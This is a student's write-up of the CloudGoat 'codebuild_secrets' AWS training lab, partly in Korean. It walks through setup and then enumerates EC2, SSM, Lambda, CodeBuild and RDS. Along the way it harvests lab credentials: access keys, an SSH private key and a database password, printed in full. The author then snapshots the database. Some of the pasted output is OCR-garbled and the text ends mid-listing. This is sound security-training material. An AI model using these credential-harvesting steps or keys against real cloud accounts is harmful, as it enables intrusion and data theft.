

# CloudGoat\_[BoB13]서소영(Seo soyoung)

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## CloudGoat Setting

```
git clone https://github.com/RhinoSecurityLabs/cloudgoat.git
```

```
sei@sei-VMware-Virtual-Platform:~/cloudgoat$ ls
cloudgoat.py  Dockerfile      README.md      trash
config.yml    docker_stack.yml requirements.txt whitelist.txt
core          LICENSE         scenarios
sei@sei-VMware-Virtual-Platform:~/cloudgoat$ chmod 777 cloudgoat.py
```

```
cd cloudgoat
chmod 777 cloudgoat.py
pip install -r ./core/python/requirements.txt
```

### ▼ Error occurred

```
python 3 -m venv env
source env/bin/activate
```

상위 디렉토리에 설치하기

```
pip install -r requirements.txt
source env/bin/activate
pip install -r requirements.txt
```

```
sudo apt-get update && sudo apt-get install -y gnupg software-properties-common
```

```
wget -O- https://apt.releases.hashicorp.com/gpg | gpg --dearmor | sudo
```

```
gpg --no-default-keyring --keyring /usr/share/keyrings/hashicorp-archive-keyring.gpg
```

```
echo "deb [signed-by=/usr/share/keyrings/hashicorp-archive-keyring.gpg]" > /etc/apt/sources.list.d/hashicorp.list
```

```
sudo apt update
sudo apt-get install terraform
```

```
pip3 install -r ./requirements.txt
```

```
aws configure --profile seisy12
WS Access Key ID [None]:
AWS Secret Access Key [None]:
Default region name [None]: us-east-1
Default output format [None]: json
```

```
./cloudgoat.py config profile
```

```
./cloudgoat.py config whitelist --auto
```

```
./cloudgoat.py create codebuild_secrets
```

```
./cloudgoat.py destroy codebuild_secrets (반드시!!)
```

[https://github.com/RhinoSecurityLabs/cloudgoat/tree/master/scenarios/codebuild\\_secrets](https://github.com/RhinoSecurityLabs/cloudgoat/tree/master/scenarios/codebuild_secrets)

## cloudgoat\_codebuild\_secrets


### Summary

Starting as the IAM user Solo, the attacker first enumerates and explores CodeBuild projects, finding unsecured IAM keys for the IAM user Calrissian therein. Then operating as Calrissian, the attacker discovers an RDS database. Unable to access the database's

contents directly, the attacker can make clever use of the RDS snapshot functionality to acquire the scenario's goal: a pair of secret strings.

Alternatively, the attacker may explore SSM parameters and find SSH keys to an EC2 instance. Using the metadata service, the attacker can acquire the EC2 instance-profile's keys and push deeper into the target environment, eventually gaining access to the original database and the scenario goal inside (a pair of secret strings) by a more circuitous route.

Note: This scenario may require you to create some AWS resources, and because CloudGoat can only manage resources it creates, you should remove them manually before running `./cloudgoat destroy`.



### < Scenario Start(s) >



IAM User "Solo"



### < Scenario Goal(s) >

→ A pair of secret strings stored in a secure RDS database.

```
(env) sei@sei-VMware-Virtual-Platform:~/cloudgoat$ tree
.
├── cloudgoat.py
├── codebuild_secrets_cgidfjzufpipzz
│   ├── assets
│   │   ├── buildspec.yml
│   │   ├── lambda.py
│   │   └── lambda.zip
│   ├── cheat_sheet_calrissian.md
│   ├── cheat_sheet_solo.md
│   ├── cloudgoat
│   ├── cloudgoat.pub
│   ├── manifest.yml
│   ├── README.md
│   ├── start.sh
│   ├── start.txt
│   └── terraform
│       ├── codebuild.tf
│       ├── data_sources.tf
│       ├── ec2.tf
│       ├── iam.tf
│       ├── lambda.tf
│       ├── outputs.tf
│       ├── provider.tf
│       ├── rds.tf
│       ├── ssm-parameters.tf
│       ├── terraform.tfstate
│       ├── variables.tf
│       └── vpc.tf
├── config.yml
└── core
    ├── python
    │   ├── commands.py
    │   ├── help_text.py
    │   ├── __pycache__
    │   │   ├── commands.cpython-312.pyc
    │   │   ├── help_text.cpython-312.pyc
    │   │   └── utils.cpython-312.pyc
    │   ├── python_terraform
    │   │   └── __init__.py
```

- tree - 디렉토리 내 파일을 트리 형식으로 보여준다.
- tree - Displays the files in a directory in a tree format.

```
(env) sei@sei-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidfjzufpipzz$ cat start.txt
cloudgoat_output_aws_account_id = 831926608298
cloudgoat_output_solo_access_key_id = AKIA4DMVQUGVNEZUJCHP
cloudgoat_output_solo_secret_key = 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
```

cat start.txt



cloudgoat\_output\_aws\_account\_id = 831926608298  
cloudgoat\_output\_solo\_access\_key\_id = AKIA4DMVQUGVNEZUJCHP  
cloudgoat\_output\_solo\_secret\_key =  
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

```
sei@sei-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidfjzufpipzz$ aws configure --profile solo
AWS Access Key ID [None]: AKIA4DMVQUGVNEZUJCHP
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]:
```

```
aws configure --profile solo
```

- solo라는 이름을 가진 user가 발견되어, 해당 계정의 credential을 등록한다.
- A user named "solo" has been found, and the credentials for that account are being registered.

A user named "solo" has been found, and the credentials for that account are being registered.

```
sei@sei-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgldfjzufpipzz
$ aws --profile solo --region us-east-1 sts get-caller-identity
{
  "UserId": "AIDA4DMVQUGVJTOLZ4T4S",
  "Account": "831926608298",
  "Arn": "arn:aws:iam::831926608298:user/solo"
}
```

```
aws --profile solo --region us-east-1 sts get-caller-identity
```

- solo의 AWS 계정 ID, 사용자 ID, ARN이 확인된다.  
The AWS account ID, user ID, and ARN for the user "solo" are verified.

The AWS account ID, user ID, and ARN for the user "solo" are verified.

```

"NetworkInterfaces": [
  {
    "Association": {
      "IpOwnerId": "amazon",
      "PublicDnsName": "ec2-23-20-28-120.compute-1.amazonaws.com",
      "PublicIp": "23.20.28.120"
    },
    "Attachment": {
      "AttachTime": "2024-08-13T04:04:16+00:00",
      "AttachmentId": "eni-attach-0fc83a0c5e6f3d78e",
      "DeleteOnTermination": true,
      "DeviceIndex": 0,
      "Status": "attached",
      "NetworkCardIndex": 0
    }
  }
]

```

```
"Description": "",
"Groups": [
  {
    "GroupName": "cg-ec2-ssh-codebuild_secrets_cgldfjzupipzz",
    "GroupId": "sg-02bb8330693f078dc"
  }
],
```

```
aws ec2 describe-instances --profile solo
```

- 해당 명령어를 사용하여 현재 계정에서 실행 중인 모든 EC2 인스턴스의 정보를 나열한다.  
The command is used to list information about all running EC2 instances in the current account.

The command is used to list information about all running EC2 instances in the current account.

- publicIP : 23.20.28.120
- instance id : 084cf29ee93d523ae
- security-group-id : 02bb8330693f078dc

```
set@set-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgdfjzufpipzz$ aws ec2 describe-security-groups
--profile solo
{
  "SecurityGroups": [
    {
      "Description": "default VPC security group",
      "GroupName": "default",
      "IpPermissions": [
        {
          "IpProtocol": "-1",
          "IpRanges": [],
          "Ipv6Ranges": [],
          "PrefixListIds": [],
          "UserIdGroupPairs": [
            {
              "GroupId": "sg-04abafcd128b2b416",
              "UserId": "831926688298"
            }
          ]
        }
      ],
      "OwnerId": "831926688298",
      "GroupId": "sg-04abafcd128b2b416",
      "IpPermissionsEgress": [
        {
          "IpProtocol": "-1",
          "IpRanges": [
            {
              "CidrIp": "0.0.0.0/0"
            }
          ],
          "Ipv6Ranges": [],
          "PrefixListIds": [],
          "UserIdGroupPairs": []
        }
      ],
      "VpcId": "vpc-0427a6abc9114dd7a"
    }
  ],
}
```

```
H",
  "Description": "CloudGoat codebuild_secrets_cgdfjzufpipzz Security Group for EC2 Instance over SS
  "GroupName": "cg-ec2-ssh-codebuild_secrets_cgdfjzufpipzz",
  "IpPermissions": [
    {
      "FromPort": 22,
      "IpProtocol": "tcp",
      "IpRanges": [
        {
          "CidrIp": "211.234.202.109/32"
        }
      ],
      "Ipv6Ranges": [],
      "PrefixListIds": [],
      "ToPort": 22,
      "UserIdGroupPairs": []
    }
  ],
  "OwnerId": "831926688298",
  "GroupId": "sg-02bb8330893f078dc",
  "IpPermissionsEgress": [
    {
      "IpProtocol": "-1",
      "IpRanges": [
        {
          "CidrIp": "0.0.0.0/0"
        }
      ],
      "Ipv6Ranges": [],
      "PrefixListIds": [],
      "UserIdGroupPairs": []
    }
  ],
  "VpcId": "vpc-0447b296d089ed48a"
},
],
}
```

```
aws ec2 describe-security-groups --profile solo
```

- AWS 계정에서 사용 가능한 보안 그룹의 상세정보 조회한다.

Retrieve detailed information about the security groups available in the AWS account. Retrieve detailed information about the security groups available in the AWS account.

- 22번 포트를 통해서 SSH 연결을 할 수 있다.

SSH connections can be made through port 22.

```
sei@sei-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidfjzufpipzz$ aws ssm de
scribe-parameters --profile solo
{
  "Parameters": [
    {
      "Name": "cg-ec2-private-key-codebuild_secrets_cgidfjzufpipzz",
      "ARN": "arn:aws:ssm:us-east-1:831926608298:parameter/cg-ec2-private-key-code
build_secrets_cgidfjzufpipzz",
      "Type": "String",
      "LastModifiedDate": "2024-08-13T12:58:56.186000+09:00",
      "LastModifiedUser": "arn:aws:iam::831926608298:user/seisy12",
      "Description": "cg-ec2-private-key-codebuild_secrets_cgidfjzufpipzz",
      "Version": 1,
      "Tier": "Standard",
      "Policies": [],
      "DataType": "text"
    },
    {
      "Name": "cg-ec2-public-key-codebuild_secrets_cgidfjzufpipzz",
      "ARN": "arn:aws:ssm:us-east-1:831926608298:parameter/cg-ec2-public-key-codeb
uild_secrets_cgidfjzufpipzz",
      "Type": "String",

```

aws ssm describe-parameters --profile solo

- 파라미터 정보를 출력한다.

Output the parameter information.

- "ARN": "arn:aws:ssm:us-east-1:831926608298:parameter/cg-ec2-private-key-codebuild\_secrets\_cgidfjzufpipzz"
- "Name": "cg-ec2-private-key-codebuild\_secrets\_cgidfjzufpipzz"

```
{
  "Parameter": {
    "Name": "cg-ec2-private-key-codebuild_secrets_cgidfjzufpipzz",
    "Type": "String",
    "Value": "-----BEGIN OPENSSH PRIVATE KEY-----\nb3BlbnNzaC1rZXKtdjEAAAAAB
G5vbmUAAAAEbm9uZQAAAAAAAAAABAAACFwAAAAAdzc2gtcn\nNhAAAAAAwEAAQAAAEAwQRU5LRBhn38Uc6
FGNDOKchVUbWxm9cKrcpODK/Hl33++E0y4MS7\nX9YcNBSb+UL5PeNZ0dc+eWXCNOArFuwR5ordAjM3A
shvwt9mhKbNIhVDeLiG94eIVu77P\nPlqtcvT9Ptmn3xcWgL70qjIqvZoBcuDNsPKyJN3GMtFVKrQxQ
kK0ZPkmdp3R8npjK0iXvW\nknP/W+TKkWDp8eIGpOrhV7j0BeGd/VHmW5vR1NQab20rkvhJ+1IgJFKhD
darx1XArT+tGK\nj3yRIwsZvtZuwiASD8Cy3rEL6QuikRrxC13h2kGFEHqsPFq1mHOx0ltyHERdb9J0
jYw69\nnqKItpmtXszVj3mu0CxoHX77yGtlGQ3KyhX64qiLc+/z4zFyQjKw2YAFWlfxMR8i8FhK6P\nnw
dL8+p0AkUmynd3kR2Y+Zv413rsnjFXaHJscY9LP7r6DVquY1ekK0B9jdIbC2GjaUNKGc/\nQIbZIEjin
VgXY4IxpYckQR1EYJZ7Hh44gAyYJHQGSKCRD0vjUNPHVdAsD39npDx7J8A9R\nn2IgdS5HW1bG8CcCDd
80PNRFqzC66Pe+8lxwbV690YGTaQdp1Z0+yYUJW2XlJaUeTa2m25\nno1ymFthPeifoB6TQaRmHnCXSS
AwBkgVYRkHxoiApWkK0kdn+PXqWLeF6IIFX2XTaKw+0\nnkAAAdY+ZoDgvmaA4IAAAAHc3NoLXJzYQA
AAQEAwQRU5LRBhn38Uc6FGNDOKchVUbWxm9cK\nnrcpODK/Hl33++E0y4MS7X9YcNBSb+UL5PeNZ0dc+e
WXCNOArFuwR5ordAjM3Ashvwt9mhK\nnbNIhVDeLiG94eIVu77PPlqtcvT9Ptmn3xcWgL70qjIqvZoBc
uDNsPKyJN3GMtFVKrQxQk\nnK0ZPkmdp3R8npjK0iXvWknP/W+TKkWDp8eIGpOrhV7j0BeGd/VHmW5vR1
NQab20rkvhJ+1\nIgJFKhDdarx1XArT+tGKj3yRIwsZvtZuwiASD8Cy3rEL6QuikRrxC13h2kGFEHqs
PFq1m\nnHOx0ltyHERdb9J0jYw69qKItpmtXszVj3mu0CxoHX77yGtlGQ3KyhX64qiLc+/z4zFyQj\nnK
w2YAFWlfxMR8i8FhK6PwL8+p0AkUmynd3kR2Y+Zv413rsnjFXaHJscY9LP7r6DVquY1ekK0B9jdIb
C2GjaUNKGc/QIbZIEjinVgXY4IxpYckQR1EYJZ7Hh44gAyYJHQGSKCRD0vjUN\nnPHVdAsD39npDx7J8
A9R2IgdS5HW1bG8CcCDd80PNRFqzC66Pe+8lxwbV690YGTaQdp1Z\nn0+yYUJW2XlJaUeTa2m25o1ymF
;
```

aws ssm get-parameter --name cg-ec2-private-key-codebuild\_secrets\_cg

- cg-ec2-private-key-codebuild\_secrets\_cgidfjzufpipzz라는 이름의 파라미터를 조회한다.  
Retrieve the parameter named "cg-ec2-private-key-codebuild\_secrets\_cgidfjzufpipzz".

▼ <private key>

-----BEGIN OPENSSH PRIVATE KEY-----

nb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAAd  
zc2gtcn\nnHAAAAAwEAAQAAAEAwQRU5LRBhn38Uc6FGNDOKchVUBwXm9cKrcpOD  
K/Hl33++E0y4MS7\nX9YcNBSb+UL5PeNZ0dc+eWXGN0ArFuwR5ordAjM3Ashvwt9  
mhKbNIhvwDeLIG94eIVu77P\nPlqtcvT9Ptmn3xcWgL70qjijqvZoBcuDNsPKyJN3  
GMtFVKrQxQkK0ZPkmdp3RBnpjK0iXvW\nnknP/W+TKkWdp8eIGpOrhV7j0BeGd/VH  
mW5vR1NQab20rkvhJ+1IgJFKhDdarx1XArT+tGK\nnj3yRIwsZVtZuwiASD8Cy3rE  
L6QukikRrxCl3h2kGFEHqsPFq1mH0x0ltyHERdb9J0jYw69\nnqKItpmtXszVj3m  
u0CxoHX77yGtLGQ3KyhX64qiLc+/z4zFyQjKw2YAFWlfxMR8i8FhK6P\nnwdL8+p0  
AkUmynd3kR2Y+Zv413rsnjFXaHJscY9LP7r6DVquY1ekK0B9jdIbC2GjaUNKGc/  
\nQIbZIEjinVgXY4IxpYckQR1EYJZ7Hh44gAyYJHQGSKCRD0vjUNPHVdAsD39np  
Dx7J8A9R\nn2Igds5HW1bG8CcCdd80PNRFqzC66Pe+8lxwbV690YGThAqDp1Z0+yY  
UJW2XlJaUeTa2m25\nno1ymFthPeifoB6TQaRmHnCXSSAWbkgVyRkHaXoiApWrK0k  
dnn+PXqwLef6IIFX2XTaKw+0\nnkAAAdY+ZoDgVmaA4IAAAAHc3NoLXJzYQAAAEAw  
QRU5LRBhn38Uc6FGNDOKchVUBwXm9cK\nnrCpODK/Hl33++E0y4MS7X9YcNBSb+U  
L5PeNZ0dc+eWXGN0ArFuwR5ordAjM3Ashvwt9mhK\nnbNIhvwDeLIG94eIVu77PP  
lqtcvT9Ptmn3xcWgL70qjijqvZoBcuDNsPKyJN3GMtFVKrQxQk\nnK0ZPkmdp3RBnpj  
K0iXvWknP/W+TKkWdp8eIGpOrhV7j0BeGd/VHmW5vR1NQab20rkvhJ+1\nnIgJFKh  
Ddarx1XArT+tGKj3yRIwsZVtZuwiASD8Cy3rEL6QukikRrxCl3h2kGFEHqsPFq1m  
\nH0x0ltyHERdb9J0jYw69qKItpmtXszVj3mu0CxoHX77yGtLGQ3KyhX64qiLc  
+/z4zFyQj\nnKw2YAFWlfxMR8i8FhK6PwDL8+p0AkUmynd3kR2Y+Zv413rsnjFXaH  
JscY9LP7r6DVquY1e\nnkK0B9jdIbC2GjaUNKGc/QIbZIEjinVgXY4IxpYckQR1EY  
JZ7Hh44gAyYJHQGSKCRD0vjUN\nnPHVdAsD39npDx7J8A9R2Igds5HW1bG8CcCdd  
80PNRFqzC66Pe+8lxwbV690YGThAqDp1Z\nn0+yYUJW2XlJaUeTa2m25o1ymFthPe  
ifoB6TQaRmHnCXSSAWbkgVyRkHaXoiApWrK0kdnn+\nPXqwLef6IIFX2XTaKw+0k  
AAAADAQABAAQAAZ585MkozsdgTcmwT/32cRpWYMSyggGwuW\nnDCTCLhL7P4cF+  
a0u1kINLPw7XnkVjZghjSpSxDp5IyHXwg3adSGguFcLhmlDfHAHg0buJ+\nBhKrT  
oSDfHaRmpDatSgmBH80BUqSa3z0Go8xR1WiVahFkE9e2bVJu7xKxKZp+GXUk3M29  
N\nXNAK77MTBUTHJ840a1CRR9uvuAaqE1BVt8iimd/B5ufyUSLUvL3v7d13HQfcu  
Q86bg7daJ\nnfIjldV1VqjYz7ChyqfQXldJbTqrN48hdS5mPhPb/xCM4yykYjH41o  
3mRD/2QqOyYbmXSw\nnVmBCFzqi7X+2iMiCFzIdJSCQhd052AVtCxVN/8tuJuyvK  
6MIJDPxaL4A0K5uM5zRMmqm95\nnTT18UVndAfo4uWRDlGGfDuIvV0XZEySq+Us/Z  
DHu67Pm8wPwXJVQvId1axyzdoREh/vx4p\nnevDMRpRfmvyw18a1AqRioV2l6dZNK  
m1ARIB0IGc1jLopGDxpUa/na3vU/BThRzJAHh8LDy\nn4wDysLhVhJvRsENYqXv25  
ngc83Ccbr0JIjwG0ThvPsRrjXSfSABNaLExAaapC2c8y1YL2\nnkGlpNsUXv1XCz  
p7jVnK7bii5NVKD0Qtu0d+60l3JoC7DMS+nvFeV18d6G2+tkIwo1/RHw8\nn3K7Cm  
6Uso7tpxaTIs5AAABAFvs9snnHULOqGbM0vv494MBZhiTg0LPMDtTc35ta5YF3Rm  
R\nn01mChwYbNrMU/XluR40bjTrm6qt6JG4gDz2q9fDFHgi0Jf+/0lXM/iUJ5Ad4  
3/u5wM40Fg\nnm0jnch6IeNsQVMkj12rdd4ZZwGs0KkIn/DxrPnc4IhR42phH3rWc  
KA4Cc0I6ho1Bsuru+L\nnig8TxP268DqcVg83DerLthDtnZTbEbcWedsRJ5jmyb6r  
L050QTV6Czy6LRZdsqhiGDKPuN\nnFxxp9zzXkSX9QaMKd1QkTyPd7QwMAofxSALE  
IT2vWIOJFY5GQ9VYv32VX90x8qrVtY2ves\nnmcnL6obNKPvHxZQAAAEBA0Dz4jFf  
LihN0vaF38BPo7veTVKi3MZyUC+iuWaQvn6+dYMAAb\nnDadw/Pu6mt0p/Qdd5mKh



```
n/fH+KC9cLqiyszEhGZjNZ+nMo2pKycqYqhR0Fr830QR/F4VhQ\`najtAq1mk8H0q
Yg8f87eIcy3QpZ5j16hpo0PWB/FJKwayZ3NudMM+l0sRMZ7Dew38LC3yRo\nWEkd
V2+HA5XnKKckIiTd06chwi/dnRpG5K2GMSPnG1CM0gG/Opwv+Pam1PAU/i03083c
GC\nM4I1NmbP0/DNzs1lVZWCrkIiwD1gyY9U/4EVytgIld/02BrCuNbe3XaIZGaE
nsqa3D9W5p\nq/bQzRacefvb8AAAEBANuoF0ApYZM4dtBe98T6mmcAWoFMq0TVNB
W5sE+hugGsre2lp9L2\nUhaMijhT56C0yYJpNMOR5DjrAycjqwVXm+WV0U1bsqVX
c1GQ/mCL3PIJP+XvBfWF2wvcMm\nSn8ah129WN/WunCUgKyLoYlYa86ZtHvNBE4L
teZdBQONbJgwphF2Y6hNG1GPwmbWzsywcc\nnnQghjFXKyjAoAI2ShwnwuWpOk3cz
bz1fhVWBbq1Li3LFPS1yMCc0lB8w7Lp0znZdqGvXTS\nn4ibVnDzy1WYwMshrr0Fw
z1HhPPB7xGy9LBWNeV10F+3TvUFdal+hi7hLNxp0n0cD8ssAJB\nnxP9shkH5GPcA
AAAfC2VpQHNlaS1WTXdhcmUtVmlydHVhbC1QbGF0Zm9ybQECAwQ=
-----END OPENSSH PRIVATE KEY-----
```

```
sei@sei-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidfjzufpipzz$ aws lambda
list-functions --region us-east-1
{
  "Functions": [
    {
      "FunctionName": "cg-lambda-codebuild_secrets_cgidfjzufpipzz",
      "FunctionArn": "arn:aws:lambda:us-east-1:831926608298:function:cg-lambda-code
build_secrets_cgidfjzufpipzz",
      "Runtime": "python3.9",
      "Role": "arn:aws:iam::831926608298:role/cg-lambda-role-codebuild_secrets_cgid
fjzufpipzz-service-role",
      "Handler": "lambda.handler",
      "CodeSize": 163,
      "Description": "",
      "Timeout": 3,
      "MemorySize": 128,
      "LastModified": "2024-08-13T03:59:04.052+0000",
      "CodeSha256": "efeLK6Sn5eKs09gz5scuHrkBr2GCyu3nt6SLp4AqLgU=",
      "Version": "$LATEST",
      "Environment": {
        "Variables": {
          "DB_USER": "cgadmin",
          "DB_NAME": "securedb",
          "DB_PASSWORD": "wagrrrrwwgahhhwwrrrggawwwwwrrr"
        }
      }
    }
  ]
}
```

```
aws lambda list-functions --region us-east-1
```

- AWS Lambda 함수의 목록을 조회한다.

Retrieve a list of AWS Lambda functions.

```

{
  "projects": [
    {
      "name": "cg-codebuild-codebuild_secrets_cgdfjzufpizz",
      "arn": "arn:aws:codebuild:us-east-1:83192668298:project/cg-codebuild-codebuild_secrets_cgdfjzufpizz",
      "source": {
        "type": "NO_SOURCE",
        "gitCloneDepth": 0,
        "buildspec": {
          "version": 0.2,
          "phases": {
            "pre_build": {
              "commands": [
                "echo \"This is CloudGoat's simplest buildspec file ever (maybe)\""
              ]
            },
            "insecuressl": false
          },
          "artifacts": {
            "type": "NO_ARTIFACTS",
            "overrideArtifactName": false
          },
          "cache": {
            "type": "NO_CACHE"
          },
          "environment": {
            "type": "LINUX_CONTAINER",
            "image": "aws/codebuild/standard:1.0",
            "computeType": "BUILD_GENERAL1_SMALL",
            "environmentVariables": [
              {
                "name": "calrissian-aws-access-key",
                "value": "AKIA4DMVQUGVKQYMQYKG",
                "type": "PLAINTEXT"
              },
              {
                "name": "calrissian-aws-secret-key",
                "value": "LP+XcU/eJQ/AfgYuiQchWOD+VHo/roRghQmkYOUU",
                "type": "PLAINTEXT"
              }
            ],
            "privilegedMode": false,
            "imagePullCredentialType": "CODEBUILD"
          },
          "serviceRole": "arn:aws:iam::83192668298:role/code-build-cg-codebuild_secrets_cgdfjzufpizz-service-role",
          "timeoutInMinutes": 29,
          "queueTimeoutInMinutes": 480,
          "encryptionKey": "arn:aws:kms:us-east-1:83192668298:alias/aws/s3",
          "tags": [
            {
              "key": "Name",
              "value": "cg-codebuild-codebuild_secrets_cgdfjzufpizz"
            }
          ]
        }
      }
    }
  ]
}

```

aws codebuild batch-get-projects --names cg-codebuild-codebuild\_secrets\_cgdfjzufpizz --profile solo

- Environment 부분에 calrissian이라는 다른 사용자의 access key와 secret key를 확인할 수 있다.
- In the Environment section, the access key and secret key of another user named "calrissian" can be seen.

```

"environmentVariables": [
  {
    "name": "calrissian-aws-access-key",
    "value": "AKIA4DMVQUGVKQYMQYKG",
    "type": "PLAINTEXT"
  },
  {
    "name": "calrissian-aws-secret-key",
    "value": "LP+XcU/eJQ/AfgYuiQchWOD+VHo/roRghQmkYOUU",
    "type": "PLAINTEXT"
  }
]

```

```

sei@sei-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgdfjzufpizz$ aws configure --profile Calrissian
AWS Access Key ID [None]: AKIA4DMVQUGVKQYMQYKG
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]:
sei@sei-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgdfjzufpizz$

```

## aws configure --profile Calrissian

```
{
  "DBInstances": [
    {
      "DBInstanceIdentifier": "cg-rds-instance-codebuild-secrets-cgidfjzupipzz",
      "DBInstanceClass": "db.m5.large",
      "Engine": "postgres",
      "DBInstanceStatus": "available",
      "MasterUsername": "cgadmin",
      "DBName": "securedb",
      "Endpoint": {
        "Address": "cg-rds-instance-codebuild-secrets-cgidfjzupipzz.cfom6y0ckvw3.us-east-1.rds.amazonaws.com",
        "Port": 5432,
        "HostedZoneId": "Z2R2ITUGPM6IAM"
      },
      "AllocatedStorage": 20,
      "InstanceCreateTime": "2024-08-13T04:02:17.836000+00:00",
      "PreferredBackupWindow": "08:11-08:41",
      "BackupRetentionPeriod": 0,
      "DBSecurityGroups": [],
      "VpcSecurityGroups": [
        {

```

```
          "VpcSecurityGroupId": "sg-09390b9a5d79dd86c",
          "Status": "active"
        }
      ],
      "DBParameterGroups": [
        {
          "DBParameterGroupName": "default.postgres16",
          "ParameterApplyStatus": "in-sync"
        }
      ],
      "AvailabilityZone": "us-east-1a",
      "DBSubnetGroup": {
        "DBSubnetGroupName": "cloud-goat-rds-subnet-group-codebuild_secrets_cgidfjzupipzz",
        "DBSubnetGroupDescription": "CloudGoat codebuild_secrets_cgidfjzupipzz Subnet Group",
        "VpcId": "vpc-0427a6abc9114dd7a",
        "SubnetGroupStatus": "Complete",
        "Subnets": [
          {
            "SubnetIdentifier": "subnet-0d0b09855f84c982f",
            "SubnetAvailabilityZone": {
              "Name": "us-east-1a"
            }

```

```
          },
          {
            "SubnetIdentifier": "subnet-07137ad3e72735944",
            "SubnetAvailabilityZone": {
              "Name": "us-east-1b"
            },
            "SubnetOutpost": {},
            "SubnetStatus": "Active"
          }
        ],
        "SubnetOutpost": {},
        "SubnetStatus": "Active"
      }
    }
  ]
}
```

```

        "PubliclyAccessible": false,
        "StorageType": "gp2",
        "DbInstancePort": 0,
        "StorageEncrypted": false,
        "DbiResourceId": "db-HILWC53N435GLVXEY47BWQ6GBY",
        "CACertificateIdentifier": "rds-ca-rsa2048-g1",
        "DomainMemberships": [],
        "CopyTagsToSnapshot": false,
        "MonitoringInterval": 0,
        "DBInstanceArn": "arn:aws:rds:us-east-1:831926608298:db:cg-rds-instance-codebuild-secrets-cgidfjzufpipzz",
        "IAMDatabaseAuthenticationEnabled": false,
        "PerformanceInsightsEnabled": false,
        "DeletionProtection": false,
        "AssociatedRoles": [],
        "TagList": [
            {
                "Key": "Name",
                "Value": "cg-rds-instance-codebuild-secrets-cgidfjzufpipzz"
            },
            {
                "Key": "Scenario",
                "Value": "codebuild-secrets"
            },
            {
                "Key": "Stack",
                "Value": "CloudGoat"
            }
        ]
    }
}

```

```
aws rds describe-db-instances --profile Calrissian
```

- Database instance 정보를 확인할 수 있다.
- Database instance information can be viewed.

```

{
  "DBSnapshot": {
    "DBSnapshotIdentifier": "cloudgoat",
    "DBInstanceIdentifier": "cg-rds-instance-codebuild-secrets-cgidfjzufpipzz",
    "Engine": "postgres",
    "AllocatedStorage": 20,
    "Status": "creating",
    "Port": 5432,
    "AvailabilityZone": "us-east-1a",
    "VpcId": "vpc-0427a6abc9114dd7a",
    "InstanceCreateTime": "2024-08-13T04:02:17.836000+00:00",
    "MasterUsername": "cgadmin",
    "EngineVersion": "16.2",
    "LicenseModel": "postgresql-license",
    "SnapshotType": "manual",
    "OptionGroupName": "default:postgres-16",
    "PercentProgress": 0,
    "StorageType": "gp2",
    "Encrypted": false,
    "DBSnapshotArn": "arn:aws:rds:us-east-1:831926608298:snapshot:cloudgoat"
  },
  "IAMDatabaseAuthenticationEnabled": false,
}

```

```
aws rds create-db-snapshot --db-instance-identifier cg-rds-instance-codebuild-secrets-cgidfjzufpipzz --db-snapshot-identifier cloudgoat --profile Calrissian
```

- cloudgoat라는 이름으로, 위에서 나타난 database instance 정보를 복사하여 저장한다.
- Copy and save the database instance information shown above under the name "cloudgoat."

```

"SecurityGroups": [
  {
    "Description": "default VPC security group",
    "GroupName": "default",
    "IpPermissions": [
      {
        "IpProtocol": "-1",
        "IpRanges": [],
        "Ipv6Ranges": [],
        "PrefixListIds": [],
        "UserIdGroupPairs": [
          {
            "GroupId": "sg-04abafcd128b2b416",
            "UserId": "83192668298"
          }
        ]
      }
    ],
    "OwnerId": "83192668298",
    "GroupId": "sg-04abafcd128b2b416",
    "IpPermissionsEgress": [
      {
        "IpProtocol": "-1",
        "IpRanges": [
          {
            "CidrIp": "0.0.0.0/0"
          }
        ],
        "Ipv6Ranges": [],
        "PrefixListIds": [],
        "UserIdGroupPairs": []
      }
    ],
    "VpcId": "vpc-0427a6abc9114dd7a"
  },
  {
    "Description": "CloudGoat codebuild_secrets_cgldfjzupipzz Security Group for PostgreSQL RD
Instance",
    "GroupName": "cg-rds-psql-codebuild_secrets_cgldfjzupipzz",
    "IpPermissions": [

```

```

    {
      "FromPort": 5432,
      "IpProtocol": "tcp",
      "IpRanges": [
        {
          "CidrIp": "10.10.20.0/24"
        },
        {
          "CidrIp": "211.234.202.109/32"
        },
        {
          "CidrIp": "10.10.30.0/24"
        },
        {
          "CidrIp": "10.10.40.0/24"
        },
        {
          "CidrIp": "10.10.10.0/24"
        }
      ],
      "Ipv6Ranges": [],
      "PrefixListIds": [],
      "ToPort": 5432,
      "UserIdGroupPairs": []
    }
  ],
  "OwnerId": "83192668298",
